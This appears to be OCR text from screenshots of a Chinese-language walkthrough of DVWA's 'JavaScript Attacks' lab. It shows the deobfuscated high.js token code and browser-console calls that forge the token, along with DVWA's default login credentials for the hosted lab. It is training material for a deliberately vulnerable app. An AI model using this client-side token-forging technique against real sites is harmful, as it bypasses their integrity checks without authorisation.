
Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

JavaScript

先输入success，然后执行两个函数。



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase success Submit


More Information

- https://www.w3schools.com/js/
- https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL
- https://ponyfoo.com/articles/es6-proxies-in-depth

Module developed by Digininja.

```
> token_part_1("ABCD", 44);
<· undefined
> token_part_2("XX")
<· undefined
>
```


在反混淆JS，解密`http://8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/javascript/source/high.js`。



```
function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}
function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}
function token_part_2(e = "YY") {
    document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}
function token_part_1(a, b) {
    document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
document.getElementById("phrase").value = "";
setTimeout(function() {
    token_part_2("XX")
}, 300);
document.getElementById("send").addEventListener("click", token_part_3);
token_part_1("ABCD", 44);
```

Not yet deobfuscated ? Press Deobfuscate button twice !

销毁靶机



DVWA

Damn Vulnerable Web Application (DVWA)

*首次打开时先点击 **login** 或直接访问 **/setup.php**。页面跳转后 **点击“create/reset database”** 重置数据库。再点击 **login** 返回登陆界面，或直接访问 **/login.php**。*

登陆默认用户名：（任选其一）

用户名	***admin***	***pablo***	***gordonb***	***1337***	***smithy***
密码	*password*	*letmein*	*abc123*	*charley*	*password*

*官方链接：**http://www.dvwa.co.uk/***

*有什么问题可以**反馈**给我们* 😉

控制面板

靶机状态 正在运行

参考：

JOJO的奇妙代码

白衣不再少年